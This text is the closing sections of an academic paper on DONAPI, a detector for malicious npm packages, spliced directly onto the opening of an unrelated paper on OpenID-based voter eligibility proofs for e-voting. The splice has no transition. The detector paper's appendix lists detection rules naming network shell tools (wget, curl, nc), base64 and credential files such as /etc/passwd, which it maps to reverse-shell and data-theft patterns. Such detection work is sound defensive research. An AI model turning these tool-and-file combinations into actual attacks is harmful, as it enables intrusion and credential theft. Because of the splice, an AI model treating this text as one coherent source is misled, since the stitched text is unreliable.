and *SAP*'s performance in the false positives and evaluation metrics is significantly worse than that of AMALFI and our detector. Moreover, the approximate detection numbers do not imply similar detection capabilities. As shown in Figure 6, different detectors have different detection effects on different malicious categories, and our detector performs more balanced and significantly outperforms the other tools in the M2 category. In addition, we found that out of the 1052 instances detected by *GUARDDOG*, 972 were determined to be malicious based solely on the presence of the `scripts` field, and *SAP* and *AMALFI* rely heavily on `package.json`, which contrasts with our API call sequence-based approach and highlights a significant difference in detection methods.

In addition, for better comparison, we also analyzed all packages locally synchronized in May 2023 using these tools, and the results are shown in Table 10. The other three tools reported more malicious samples than `Donapi`, and *GUARD-*

DOG and *SAP* even reported nearly 50,000. Subsequently, we randomly sampled and manually reviewed the samples reported by the other three tools, as shown in Table 10. We found that only 6, 22, and 6 of them are truly malicious samples, respectively, which indicates that our detector has a lower false positive rate in real scenarios, thus reducing the workload of security researchers more effectively.

5 Discussion

During our experiments and daily detection, we have gained valuable insights into malicious packages and our detector. Here, we will provide a concise overview of these findings.

Table 12: Case study of unconventional behavior sequences

Cat.	Behav.	Conv.	A Case of Unconv.
Sensitive information theft (M1)	FILE_CREATE	○	◐
	SYSTEM_MESSAGE	●	●
	SERIALIZATION	◐	○

Reverse shell (M4)	NETWORK_IN	◐	○
	PROCESS_FILE_EXECUTION	○	◐
	PROCESS_COMMAND_EXECUTION	◐	◐
	NETWORK_OUT/IN	●	○

[1] ○miss; ◐hit once; ●Hit more than once;

Case study. We will illustrate the advantages of our detector using a few examples from our experiments. During our daily detection operations, we have observed that dynamic execution significantly complements static detection in our detector. This behavior was captured through dynamic execution, providing valuable insights that static analysis alone would have missed. For instance, the packages *businessemail-validator@99.10.9* and *azure-sdk-v3@99.10.11* employed obfuscation techniques to transform their code, rendering static parsing ineffective. However, our dynamic analysis was still able to capture the behavior of these packages.

Furthermore, our hierarchical classification framework can encompass many malicious samples. For instance, we can accurately classify *@m365-admin/customizations@999.9.15* to M1 and *tslib-tool@1.6.1* to M4, even though their behavior sequences significantly differ from the conventional behavior sequences of our known samples, as indicated in Table 12. As an example, the case of M1 sent host information to a remote server by decrypting the A file using AES in the code and executing the malicious code contained within it. Our analysis also discovered two previously unseen APIs: *fs.fchown* and *fs.writeSync*. Thus, using a comprehensive and well-developed list of APIs helps our framework effectively detect these new APIs used in malicious packages.

Findings. After analyzing collected malicious datasets and the malicious samples newly found by our detectors, we found the following phenomena. **1) Code reuse.** We observed instances where packages released by different authors simultaneously exhibited identical malicious behavior and code, with the only difference being the outgoing network addresses. For example, packages like *smart-jsonapi@1.1.1* and *uitk-build-tasks@10.0.0* showcased this phenomenon. While we cannot definitively conclude that they originated from distinct attackers, it is crucial to acknowledge the prevalence of such cases. Tracing these malicious packages back to the same attacker could imply an association with a specific attack template, enabling us to trace and address the attacking organization more effectively. To facilitate this effort, we are currently compiling a list of payloads from frequently encountered malicious packages, some of which are accessible on our web page. **2) Sophisticated attack.** As the technology for malicious package detection advances, many malicious packages attempt to bypass detection by collaborating with multiple packages, primarily through dependencies. For instance, in our investigation on the *@alfalab* series, 47 packages were released on a specific day. However, the malicious code was present only in one package named *@alfalab/core-components-spinner*, while the rest of the packages, such as *@alfalab/core-components-action-button* and *@alfalab/core-components-button*, leveraged dependencies to carry out malicious behavior. Similar to the above are packages such as *jpeg-metadata@1.5.1/ttf-metadata@1.5.2* [68], which in their first step obtain a token from one of several potential remote servers, and in their second step use this token to obtain another attack script from a remote server. **3) 0-days.** During the deployment of DONAPI, we found and manually confirmed 325 new malicious packages, all discovered on their release day. We first investigated the inclusion of two vulnerability databases (Synk[19] and Mend.io[20]). We found that nearly 20% of the packages were not indexed by either, while only 50% were indexed by both. Then, we investigated how long these malicious packages existed in the npm source and found that they lived for about one week on average, with some of them being able to exist for dozens or even hundreds of days. Therefore, our work can help npm officials find and take down these malicious packages faster.

Novelty. Table 13 summarizes some existing methods for checking the maliciousness of npm packages, compared to which our proposed DONAPI has the following advantages. First, DONAPI effectively combines both dynamic and static analysis techniques. Most existing works lack dynamic analysis, which prevents them from effectively analyzing obfuscated packages. Second, DONAPI has a more targeted and highly automated detection mechanism. It simulates package installation and import process, analyzes multiple aspects, including command scripts, code, and URLs, and builds a complete knowledge base. Third, DONAPI introduces the code dependencies reconstructor. The module simulates the code execution during installation and import, thus avoiding analyzing all files in the package [36, 59]. In addition, it preserves dependency information between files, which

[19] https://security.snyk.io/

[20] https://www.mend.io/vulnerability-database/

is missing when analyzing each file individually [16]. Finally, DONAPI presents some technical details that previous work overlooked. 1) Improve robustness through anti-evasion measures. (e.g., modifying container environment variables to prevent malicious packages from evading dynamic execution). 2) Using API instrumentation instead of Strace [16, 76] provides better interpretability by avoiding tracing non-package behaviors and enabling code stalking analysis. 3) Broader API coverage can help to reduce underreporting.

Table 13: Existing tools for analyzing npm packages

Package scanner	Detection Granularity	Technique used
npm-audit [49]	Metadata of dependencies	Static (Rules)
Ferreira et al. [21]	Package	Static (Rules)
Ohm et al. [51]	Artifact	Static (ML)
Zahan et al. [77]	Metadata	Static (Rules)
Liang et al. [40]	Package	Static (ML)
SAP [36]	Package	Static (ML)
GUARDDOG [27]	Package	Static (Rules)
AMALFI [59]	Package	Static (ML)
MALOSS [16]	Package	Static & Dynamic
DONAPI	Package	Static & Dynamic

Limitations. We know that no system is entirely foolproof, and neither are our detectors. As our strategy tries to use appropriate sub-detectors for possible attack surfaces during the package installation and import stages, this leads to some inevitable limitations in DONAPI. First, we currently only have parsers for the bash and sh commands, which are the main shell syntax used by attackers, so we need to continue to extend for other shell commands for specific scenarios (e.g., Windows shell). In addition, we set a timeout to prevent the detector from being stuck waiting for a long time, but this can lead to partial misses, such as attackers using code obfuscation and *sleep* methods to escape detection, so we also need to handle such behavior during dynamic detection. Further, we found that some packages need specific conditions (e.g., environment variables [13, 63] and external factors [65]) in dynamic execution, and their absence will lead to a decrease in code coverage, making it impossible to accomplish dynamic monitoring accurately and generating false negatives.

Finally, distinct from the testing scenario, too many false positives can lead to significant manual review costs due to the massive volume of software packages in real-world situations, which is reflected in RQ3. Therefore, we should adjust the hierarchical classification framework according to the specific usage scenarios, e.g., if we focus on ensuring the security of the environment, we should relax the policy, i.e., more sound; if we focus on the accuracy of the report, we should tighten the policy, i.e., more complete.

6 Related Work

Numerous studies [17, 18, 19] for detecting malicious JavaScript code exist. However, our research explicitly targets the detection of malicious packages within the npm ecosystem rather than solely focusing on JavaScript file detection or vulnerability detection. Therefore, we will emphasize relevant work that aligns with our research direction. We have categorized these research techniques into three distinct categories.

Machine learning. Machine learning has emerged as a well-established approach in various research domains, including malicious package detection. Garrett et al. [22] proposed an anomaly detection technique for identifying and flagging anomalous update behavior since attackers tend to deviate from the regular pattern in terms of timing and frequency when using developer credentials to update packages associated with them. Liang et al. [41] are similar, except they focus on differences in API call sequences and identify anomalous packages through cluster analysis. Wyss et al. [75] proposed a machine learning-based package difference metric in a related study designed to identify packages that share the same attack code or vulnerabilities, thus mitigating malicious code reuse. Ladisa et al. [36] proposed using language-independent features and attempted to train monolingual and cross-language models using algorithms such as XGBoost, discovering 58 previously unknown malicious packages.

Another noteworthy contribution in this field comes from Ohm et al. [51]. Their approach involves clustering malicious packages and utilizing code similarity to detect potentially malicious packages. However, the work closest to our goal is conducted by Sejfia et al. [59]. Their research uses metadata and static APIs as features, enabling classifiers for package detection. This approach offers a promising method for accurately identifying malicious packages.

Permission system. At the core of this approach lies program analysis and privilege control. These studies emphasize the vital role of program analysis and privilege control in identifying and mitigating potential threats associated with malicious packages. Ferreira et al. [21] introduced a permission system based on their investigation of package updates [22]. They achieved this by executing updated component packages within a sandbox environment to identify whether they contain sensitive permission calls.

Similarly, Vasilakis et al. [50] centered on evaluating third-party libraries. They utilized a combination of dynamic and static approaches to scrutinize whether the permissions associated with these packages went beyond pre-defined boundaries. Building upon this line of inquiry, they introduced a domain-specific language (DSL) specifically tailored to express Read-Write-eXecute (RWX) permissions [71]. By leveraging a detailed and granular model of RWX permissions, they effectively tackled the dynamic compromise problem, where the security of the system is compromised due to runtime modifications. In more recent work, Wyss et al. [76] introduce a novel permission system that evaluates malicious packages in the list and blocks any identified malicious behavior by generating a list of install-time behaviors combined with a lightweight policy language.

Dependency analysis. Dependency analysis has emerged as a prominent technique for examining code propagation paths and has found widespread application in various programming languages [66, 74, 78], and JavaScript also benefits from this approach. In a study conducted by Chinthanet et al. [11], they analyzed the entire process of code updates and vulnerability fixes. The researchers identified a significant propagation delay within the npm ecosystem, potentially resulting in delayed vulnerability fixes updates. This lag raises concerns for developers and researchers alike. Similarly, Liu et al. [43] delved into the specific parsing rules involved in the package installation process. They proposed a knowledge graph-based dependency parsing technique that enables a more precise analysis of the dependency tree for each package. This technique facilitates better identification and tracking of vulnerability propagation. While the primary focus of these studies may not be malicious package detection, the concepts and methodologies they embody offer new perspectives and ideas for effectively detecting the propagation of malicious packages within software ecosystems.

7 Conclusion

In this paper, we first build a local npm package cache containing more than 3.4 million packages for data support. Then, based on the analysis of many samples, we propose DONAPI, an malicious npm package detector that combines dynamic and static analysis to achieve a hierarchical classification of npm malicious packages. Our detector is experimentally verified to achieve good results and has advantages over *GUARDDOG*, *AMAFLI* and *SAP*. Ultimately, we also identified and confirmed 325 malicious packages as well as 2 API calls and 246 API call sequences never seen before, concrete proof of the value and effectiveness of our approach.

As we advance, we aim to further increase the granularity of our classification by analyzing more samples and improving the accuracy and efficiency of the classification through technological advances. Ultimately, we envision applying our techniques and methods more concretely and practically to diverse language ecosystems, not limited to the npm.

8 Ethics and Disclosure

This research uncovered real-world malicious packages. Despite the risks involved, the code is essential for a complete study presentation and has previously appeared in similar forms in the literature.

Regarding security disclosure protocol, we did not publicly disclose the malicious packages we found for security reasons. Although npm officials have unpublished most malicious packages, we hope to share them with professional security researchers via institutional email requests.

Finally, a large multinational enterprise has already deployed our detector internally for security interception, so we cannot release the code due to contract limitations and copyright issues. However, we are willing to share separately the malicious packages found in the official npm sources and their detection results for use by other researchers. We hope that our work will contribute to future research in these directions.

Appendix

A Hierarchical Classifier

A.1 The Importance of Sequences

Table 14: The performance on Malicious software import (M3) using sets and sequences

Category	APIs Representation	TP	FP	Instances
Malicious software import (M3)	Sets	56	44	FP: ping-me-maybe@0.0.0, create-sanity@3.11.5
	Sequences	54	26	FN: noblox.js-proxies@1.0.0, noblox.js-proxies@1.0.3

We obtained 100 packages from malicious datasets and real-world scenarios containing sets corresponding to our defined M3 sequences for testing. Table 14 shows that API call sequences have fewer false positives (18) than API sets, although there are a few misses (only 2).

A.2 Hierarchical Classification for Shell Command

Table 15: YARA rules for capturing sensitive behavior of bash commands and shell scripts

Rule	Description	Examples
R1	Capturing Executable Files	/bin/bash, /bin/sh
R2	Capturing file manipulation commands	scp, cat, binary, chmod
R3	Capturing Commands for Obtaining Sensitive Information	whoami, hostname, pwd
R4	Capturing Networking Commands	wget, curl, nc, nslookup
R5	Capturing sensitive commands	base64, b64
R6	Capturing Sensitive Files or Folders	etc/rc, etc/passwd, /.profile
R7	Capturing commands that execute .exe file	.*.exe
R8	Capturing Suspicious Files	.sh, .exec

Table 16: Mapping rules for malicious command behavior

Module Name	Category	Rule Sequences
Malicious shell command detector	Sensitive information theft (M1)	[R4 → R3, R4 → R6]
	Sensitive file operation (M2)	[R2 → R6, R5 → R1]
	Malicious software import (M3)	[R4 → R8, R7]
	Reverse shell (M4)	[R4 → R1]

As depicted in Table 15, we formulate a set of rules to capture suspicious behaviors within the commands. Leveraging these rules, we then devise a rule combination analogous to API call sequences, enabling precise categorization of both the associated malicious commands and their respective packages. This categorization is illustrated in Table 16.

B Obfuscation Feature Evaluation



Figure 7: Obfuscation feature importance rankings. The bolded parts are new features that we propose.

C Additional experiments on our detectors

In addressing RQ1, we scrutinized our detectors' accuracy via a validation set, yielding a commendable performance. Nevertheless, considering that both training and validation sets originated from our accumulated malicious samples (though without overlap), these experiments inherently carry the potential for certain metric inflation. Consequently, to substantiate the stability of our detectors' accuracy in the face of sample variations, we deliberately curated distinct test sets for each subdetector and for DONAPI independently. Our focus here is solely on the capability to detect unknown malicious or obfuscated samples, i.e., the Recall.

C.1 Dataset

Local cache. Given the inherent variability and diversity of malicious samples and to verify the validity of the local cache, we collected meta-information on 151 malicious packages disclosed by the Synk database in May and June. Subsequently, we tried and obtained all the original `.tgz` files from the local cache (not available at the official NPM), effectively proving that we can retain the repository deletion copies promptly.
Obfuscated code detector. Considering that different obfuscation means may have different characteristics [62], we randomly selected 66 obfuscated packages from daily synchronization as obfuscated samples.
Static identifier & DONAPI. Due to the static recognizer's lack of ability to detect commands, we excluded a subset of malicious packages (8 in total) during this testing phase. In contrast, for the DONAPI test, we used the complete set of 151 malicious samples.

C.2 Result

Table 17: Additional evaluation results of recall for subdetectors and DONAPI

Idx	Module Name	Malicious/Obfuscated	FN	Recall
#1	Obfuscated code detector	66	2	96.97%
#2	Suspicious package static identifier	143	8	94.41%
#3	**DONAPI (Integral detector)**	**151**	**8**	**94.70%**

As shown in Table 17, the detector maintains a comparable recall rate for unknown samples.

D API & Behavior

We focus on 132 APIs (see the website for their combinations with parameters). At the same time, we outline abstractions for 12 different behavior types, with each behavior type precisely defined and described. For comprehensive insights, please refer to https://github.com/das-lab/Donapi.

Election Eligibility with OpenID: Turning Authentication into Transferable Proof of Eligibility

Véronique Cortier Alexandre Debant Anselme Goetschmann Lucca Hirschi

Université de Lorraine, CNRS, Inria, LORIA, France

Abstract

Eligibility checks are often abstracted away or omitted in voting protocols, leading to situations where the voting server can easily stuff the ballot box. One reason for this is the difficulty of bootstraping the authentication material for voters without relying on trusting the voting server.

In this paper, we propose a new protocol that solves this problem by building on OpenID, a widely deployed authentication protocol. Instead of using it as a standard authentication means, we turn it into a mechanism that delivers transferable proofs of eligibility. Using zk-SNARK proofs, we show that this can be done without revealing any compromising information, in particular, protecting everlasting privacy. Our approach remains efficient and can easily be integrated into existing protocols, as we have done for the Belenios voting protocol. We provide a full-fledged proof of concept along with benchmarks showing our protocol could be realistically used in large-scale elections.

1 Introduction

Internet voting is used in politically-binding elections in several countries, including Estonia, Australia, Canada, France, and Switzerland, either for local or national elections. It is more widely used in other types of elections, such as professional elections. Internet voting should aim to achieve the same level of security as traditional paper-based elections. This includes two main key properties. The first one is *vote secrecy* [12]: no one should know how a voter has voted. Internet voting heavily relies on cryptographic techniques, which poses an additional challenge: votes should remain secret even if the cryptography in use is eventually broken. This is called *everlasting privacy* [33].

This work benefited from funding managed by the French National Research Agency under the France 2030 programme with the reference ANR-22-PECY-0006. It was also partly supported by the ANR Chair IA ASAP (ANR-20-CHIA-0024) with support from the region Grand Est, France.

The second main security property is *verifiability* [24]: everyone should be able to check that the result reflects the intention of the voters. This property is usually broken down into three sub-properties.

- *Individual verifiability*: a voter should be able to check that their ballot is in the ballot box and that their ballot contains their intended vote (*cast-as-intended*).
- *Universal verifiability*: everyone should be able to check that the result matches the content of the ballot box. Such checks are often outsourced to external auditors.
- *Eligibility verifiability*: everyone should be able to check that the ballots have been cast by legitimate voters.

Universal verifiability is relatively easy to achieve, either by using mixnets that shuffle and re-randomize ballots or by using homomorphic encryption. Then a Zero-Knowledge Proof (ZKP) of correct decryption (and possibly correct shuffling) allows external observers to verify the correctness of the result. Both of these techniques have been successively deployed *e.g.,* in Helios [6]. Individual verifiability is more difficult to achieve as it requires the voter to be in the loop. Various techniques have been proposed. For example, Helios [6] proposes the Benaloh's challenge (for the cast-as-intended part) and a public bulletin board containing the ballot box. Estonia [34] is based on a two-device approach, where the voter casts a vote with their computer and checks their vote with their mobile phone. Switzerland [52] is developing a system based on return codes, which are checked by the voter against a sheet received by mail. Surprisingly, eligibility verifiability has received less attention even though a lack of eligibility verifiability enables voting servers to do *ballot stuffing*.

Related Work on Eligibility. Many systems (*e.g.,* Helios [6], Select [42], FLEP [28]) simply assume an authenticated channel between the voter and the voting server. In practice, this means that voters are given a login and a password to authenticate themselves during the voting phase. This provides weak guarantees: the voting server cannot prove that the voter has been successfully authenticated. Instead, it has full power to add ballots, *e.g.,* in the name of absentee voters.

Furthermore, the login and password can be stolen, for example when voter's email gets compromised. Worse, it may even be extremely difficult in practice to reliably and securely deliver such login and password information to all eligible voters. For example, the 2022 French Legislative election, one of the largest e-voting elections with 1.5 million eligible voters, was organized online using the FLEP protocol [28]. However, in 2 out of 11 constituencies, less than 40% of voters received their material (delivered by SMS and email), leading to a re-run of the elections in 2023 [4].

In order to guarantee some form of eligibility verifiability, several systems such as SwissPost [52], VoteAgain [43], Civitas [23], or Belenios [25] assume an external entity during setup, often called *Registrar*, that sends credentials to voters. During the voting phase, the credentials are linked to the cast ballots in a verifiable way (the exact technique varies widely depending on the protocol). However, this comes at the cost of adding an additional, ad hoc, entity, whose trustworthiness is required for having eligibility verifiability. In addition, the credentials still need to be sent to voters, with the risk of interception or simply non-delivery. Moreover, this new entity, must have communication channels with all eligible voters, and those must not be bootstrapped with the help of the possibly malicious voting server. This approach thus requires strong system and trust assumptions, which are often unrealistic in practice.

Finally, a third and simple approach [34, 49] consists in assuming a Public Key Infrastructure (PKI) for voters. In this case, voters simply sign their ballot with their private signing key. The main issue here is that in practice voters do not have a PKI. A noteworthy nationwide exception is Estonia, where voters have an electronic identity card that is used for various administrative procedures. So, naturally, the Estonian voting system [34] relies on this PKI for e-voting and provides some form of eligibility verifiability. However, ballot signature, as done in Estonia, compromises everlasting privacy: anyone with access to the ballot box knows the link between ballots and voters, hence, if encryption is broken in the future, vote secrecy will be lost as well. This is mitigated in Estonia by the fact that the ballot box is not public, which in turn does not offer *universal* eligibility verifiability. Such a PKI is anyway not available in most of the other election contexts, where this approach is not feasible.

OpenID Connect. In this paper, we propose a novel eligibility mechanism, based on OpenID Connect [50]. OpenID is a widely deployed authentication protocol that allows users to authenticate to multiple websites using their credentials associated with a single entity: the OpenID Provider (idP). For example, many websites offer users to authenticate using their Google, Microsoft, Apple, or Amazon account. This greatly simplifies account management for websites and users no longer have to manage multiple passwords. When a user wants to connect to a website or a service, called Relying Party (RP), they are redirected to the idP, who (i) informs the user of what information will be transfered to the RP and (ii) authenticates the user. If the authentication is successful, the idP issues a token that allows the RP to obtain a signature from the idP, certifying that the user has authenticated, along with additional information (*e.g.,* date of birth), as agreed by the user. A RP can decide from which idP it accepts the authentication. Well-known idPs are typically owned by big technology companies, but there are also several nationwide idPs, run by countries such as Canada, Netherlands, France, or Switzerland, as suggested by the iGOV working group [2].

Contributions. We show that it is possible to use OpenID Connect to produce privacy-protecting *transferable proof of eligibility*. Such proofs may also be of interest in other contexts outside e-voting, where a user needs to prove that they possess some required attribute, *e.g.,* their age or nationality to be eligible to some service.

The OIDEli protocols. Our first main contribution is the OpenID-Eligibility (*OIDEli*) protocol, which provides eligibility verifiability based on OpenID Connect. More specifically, we show that the existing structure of OpenID can be used to obtain a transferable signature from the idP that an authenticated and eligible voter has submitted a ballot b. It is then sufficient to add this signature to the bulletin board in order to obtain eligibility verifiability. The challenge is to use the idP as a signature oracle while ensuring that what is signed remains under the control of the voter, even for a malicious voting server. Importantly, we strictly adhere to the OpenID specification, so that our protocol can readily be used with existing implementations and idPs. Moreover, our approach is modular and can be applied to most voting protocols, provided that, at some point, a voter submits a ballot that is then published onto a bulletin board. Note that some voting systems, such as Helios [6] or Belenios [25], already offer the use of OpenID as a means of authentication. However, they use OpenID as a pure authentication layer, which does not bring any eligibility verifiability: the voting server cannot prove that a user has been authenticated. In fact, a malicious voting server can simply bypass the authentication and add ballots without being detected. For such cases, our protocol allows to weaken trust assumptions: instead of having to trust a single entity (here the voting server), *OIDEli* distributes the trust as it guarantees eligibility verifiability as long as either the idP or the voting server is honest.

As for protocols that rely on a PKI, this first protocol may compromise everlasting privacy. Indeed, the signature publicly links a ballot and its voter, which additionally leaks who voted and when, since the idP produces timestamped signatures. We address this problem with our second main contribution, the OpenID-Eligibility-ZK-ID (*OIDEli-zk*) protocol, where the voting server now proves, in zero-knowledge, that for each ballot, it has received a valid signature from the idP for a legitimate voter, but without revealing the identity

of the voter. There is no theoretical difficulty here since this remains a polynomial statement. However, it is difficult in practice since the usage in OpenID of standard cryptography (specifically SHA2) is not well suited to ZKP. In particular, we show that a naive ZKP arithmetic circuit for this statement would yield unreasonable proving time.

Optimized SNARK proof and Proof of Concept. We propose an optimized circuit design and an implementation thereof in the zero-knowledge Succinct Non-interactive Argument of Knowledge (zk-SNARK) implementation Plonky2 [53]. In particular, we show how to comply with the encoding and formatting used by OpenID (that uses JSON and Base64) and how to avoid leaking the length of identity-related information. We implement our ZKP circuit in Plonky2, although another framework could be used as well, and show that it is efficient enough to run the largest politically-binding online election to date, which is the 2022 French legislative elections to the best of our knowledge [28]. Importantly, this is done at no cost to the voter, since the ZKPs are only computed by the voting server, once it has received a valid signature from the idP. We have also integrated our *OIDEli-zk* protocol into Belenios with Google as idP, showing that it is indeed modular and readily usable with existing implementations of OpenID.

Security Analysis. Finally, we discuss the security properties met by the *OIDEli* protocols and conduct a formal security analysis using the verification tool ProVerif [17, 18]. We formally prove that both *OIDEli* and *OIDEli-zk* guarantee eligibility verifiability only assuming an honest idP. As previously explained, *OIDEli-zk* cannot provide everlasting privacy if the underlying protocol does not protect it. So instead, we show that *OIDEli-zk* always guarantees *identity-hiding*: an attacker never learns who takes part to the protocol when the voting server and the idP are honest. Other properties such as everlasting privacy may depend on the underlying voting protocol and cannot be formally proven for our protocols in isolation; we still prove them for a Helios-like voting protocol under standard trust assumptions. Moreover, we informally explain why our protocols are expected to preserve individual verifiability, universal verifiability, and vote privacy, should they hold for the underlying voting protocol.

In brief, our contributions can be summarized as follows:

- *OIDEli* protocol, that turns the OpenID authentication mechanism into a transferable proof of eligibility;
- *OIDEli-zk* additionally provides a zero-knowledge version of the transferable proof, using zk-SNARKs, to protect voter's privacy and in particular everlasting privacy;
- A PoC implementation of *OIDEli-zk*, integrated into Belenios, shows the practicability of our proposal;
- A formal security analysis performed with ProVerif.

Limitations. Note that our approach may not always be compatible with voting protocols that aim to achieve coercion resistance or receipt-freeness. A protocol is said to be receipt-free if an attacker cannot learn the voter's vote even if the voter is asked to provide all the material produced during the voting phase. A stronger property is coercion resistance: it guarantees that a voter can vote freely even if they are asked to provide all their voting material, including the authentication material. Such properties are achieved by providing voters with credentials (for authentication) but in such a way that voters can either lie about it (as in Civitas [23]) or secretly revote using the same credentials and without the adversary noticing (as in VoteAgain [43]). Our approach is not directly applicable to such fine-grained handling of authentication credentials and would require careful, dedicated modifications, which are left as future work.

We stress that eligibility verifiability always relies on trust assumptions. For example, if it relies on a PKI, then this PKI must be trusted. In our case, we assume a trusted idP. Trusting Google or Amazon for national politically-binding elections may not be acceptable but could be perfectly suitable for other types of elections. For politically-binding elections, national identity providers might be preferred. This choice should, as always, be left to the electoral authorities and citizens' representatives. One advantage of our approach is that it is based on a widely deployed protocol, allowing voters to reuse authentication means that they know and trust, and to distribute the trust to avoid a single-point-of-trust when the voting server also checks eligibility.

Related Work on OpenID. Using OpenID as a signature oracle has been explored in the past [35, 47] but most of these approaches do not protect user's privacy, which would break everlasting privacy in our case. In order to preserve privacy, CanDID [44] proposes a decentralized identity management service, that allows to gather identities from several services. Because OpenID is not privacy-friendly by default (we nonetheless make it so by the means of ZKPs), CanDID relies on oracle systems that require stronger system and trust assumptions: either MPCs with distributed verifiers or TEEs at clients. On the other hand, CanDID addresses a different problem and, in particular, does not address the challenges of e-voting eligibility. For example, it neither allows to link ballots to voters' identities nor prevents cheating voters from re-using old credentials without having to re-authenticate. A very recent and independent work [9], zkLogin, shows how to to use OpenID in order to bootstrap a fresh signature key-pair, authenticated by the OpenID identity provider. Like in our approach, zk-SNARK protect privacy and several optimizations are proposed for parsing JSON and for off-loading ZKPs computations. However, it relies on stronger trust and system assumptions that are typically unsuitable for e-voting (*e.g.,* complex setup ceremony, dedicated app embedding a RP, Trusted Execution Environment (TEE)). Moreover, it does not address eligibility proof and does not solve its related challenges that we further detail in Section 3.1 such as the signature oracle issue, enforcing cheating voters to (freshly) authenticate, or hiding the length of the voters' identity to protect voters' privacy.

2 Context

Notations. We assume several cryptographic primitives. Namely, $\mathsf{hash}(\cdot)$ is a hash function, while $\mathsf{sha}_2(.)$ specifically denotes the SHA2 hash function. We use $\cdot\|\cdot$ as a bitstring delimiter. We denote $\mathsf{sign}_{.}(\cdot)$ a signature primitive (*e.g.,* RSA) and $\mathsf{checkSign}(\cdot,\cdot)$ the associated verification function.

2.1 E-Voting Protocols

We provide eligibility verifiability in a modular way. We make only a few assumptions about the underlying *voting protocol*.

Voter list. We assume that the voter list $\mathsf{ID}_{\mathsf{el}}$ is public and known in advance. The correctness of the voter list is out of scope of the voting protocol. We also assume that voters in $\mathsf{ID}_{\mathsf{el}}$ can be represented by identifiers known to the identity providers used in OpenID, for example using their registered email address or last names and first names.

Voter. Voters use a *voting device* to cast their vote. They will need this voting device to authenticate using the OpenID protocol. They may use other devices to build their ballot and/or to perform checks. The only assumption that we make here is that they send a *ballot b* to the voting server and that it will appear on the bulletin board. This ballot should be sufficient to guarantee that the vote is properly recorded and tallied, for instance through the use of so-called *ballot tracker* and verifiable homomorphic encryption as in [25]. This ballot may be purely computed by the voter's device or in interaction with other devices or with the voting server, that may *e.g.,* re-randomize the initial ballot to produce *b*.

Bulletin Board (BB). We assume that the protocol has a notion of BB, on which the ballots are published. This board may be fully public or only available to some entities, and in particular to auditors, in charge of checking the eligibility.

Voting server. We also assume a voting server that centralizes the ballots from voters. It may authenticate voters, verify their right to vote or revote, and perform some checks. The voting server will not be trusted for eligibility. We solely assume that it publishes the voters' ballots on the BB.

Auditors. External auditors (or verifiers) access the BB and check the correctness of the cryptographic material such as signatures or zero-knowledge proofs.

Those assumptions capture a large class of protocols, that notably includes Helios-like protocols [6, 21, 25], Select [42], Selene and its variants [48, 49], Civitas [23], Polyas [45], and protocols used in national elections in Estonia [34], Switzerland [52], and France [28]. On the other hand, we discard decentralized protocols, such as self-tallying protocols [38].

Example 1. *We present a Mini-Voting protocol inspired from [14]. Before the election starts, decryption trustees compute the public key* pk_{E} *of the election in a distributed manner. Each decryption trustee has a share of the decryption key.*

- *A voter* id *encrypts their choice v with randomness r, yielding a ballot* $b = \mathsf{enc}(v, r, \mathsf{pk}_{\mathsf{E}})$ *with a homomorphic encryption scheme* enc.
- *The voter then authenticates to the voting server with identity* id*, that publishes b on the BB, possibly removing the previous ballot from* id *if any.*
- *The voter checks that their ballot appears on the BB.*

At the end of the election, the encryption of the final result of the election can be obtained by homomorphically combining the ballots. The decryption trustees collectively decrypt this final ballot and publish onto the BB the result and a ZKP of correct decryption. Auditors are in charge of checking the correctness of all the ZKPs. They should also check that no ballot disappears from the BB.

Helios [6] is an instance of the Mini-Voting protocol where enc *is the ElGamal encryption together with a ZKP of well-formedness of the ballot.*

2.2 OpenID Protocol

The OpenID protocol involves three main participants. The End User (EU) wishes to connect to a website or a service, called the RP. For this, they authenticate to an idP that issues a token that grants the EU access to the RP. The RP is registered to the idP. In particular, they share a secret key, used to authenticate their exchanges (with a MAC).

In a voting protocol setting, the EU is the voter and the RP is the voting server, while the idP is a trusted third party such as Google, Apple, or some national identity provider.

The detailed specification of OpenID Connect can be found in [50]. It offers several possible authentication flows. We provide here a high level description of the standard flow, that is, the Authorization Code Flow (See Section 3.1 of [50]). We depict this flow in black in Figure 1.

Consider an EU wishing to connect to a website, the RP, that offers OpenID with idP as an authentication means. When the EU clicks on the login button, the RP issues an **Authentication Request** $\mathsf{AuthReq}(N)$ where N is a nonce generated by the RP. This request is sent to the EU, who is redirected to the idP. The EU is then prompted to authenticate towards the idP, *e.g.,* in a pop-up page. If successful, the idP sends an **Authorization Code** back to the EU, which is transmitted to the RP. The RP can send a (MAC authenticated) request containing this Authorization Code directly to the idP to obtain a signed **ID Token** that attests that the EU successfully authenticated themselves towards the idP. The ID token is a JSON Web Token notably made of a JSON object tok and a signature $\sigma := \mathsf{sign}_{\mathsf{idP}}(\mathsf{sha}_2(\mathsf{tok}))$ with the idP's signature private key idP.[1] The JSON object $\mathsf{tok} = \mathsf{json}(a_1, \ldots, a_n)$ contains several fields a_i and in particular:

- (optionally) N, the nonce sent by the RP,

[1] The signature algorithm typically used is `RSASSA-PKCS1-v1.5` using sha_2 [37], which essentially means the token is hashed with sha_2 and then signed with RSA.

- sub, the **Subject Identifier**, a locally unique and never reassigned identifier within the EU and the RP. A EU will always have the same, unique sub when connecting to a given RP. But a different sub will be used when connecting to another RP.
- the Audience Value aud, that is, a unique identifier of the RP. This guarantees that the token cannot be used for another RP.
- the token may contain several optional fields, such as the EU's name, email address, gender, birth date, etc.

Importantly, the ID token is sent only once the idP has obtained from the login page the *consent* of the EU to communicate such information to the website/RP. The consent of the user is a key feature of OpenID Connect.

Once the RP receives a valid signed token, it can grant its user (the EU) access to the requested service (*e.g.,* a private webpage).

2.3 Zero-Knowledge Proof Systems

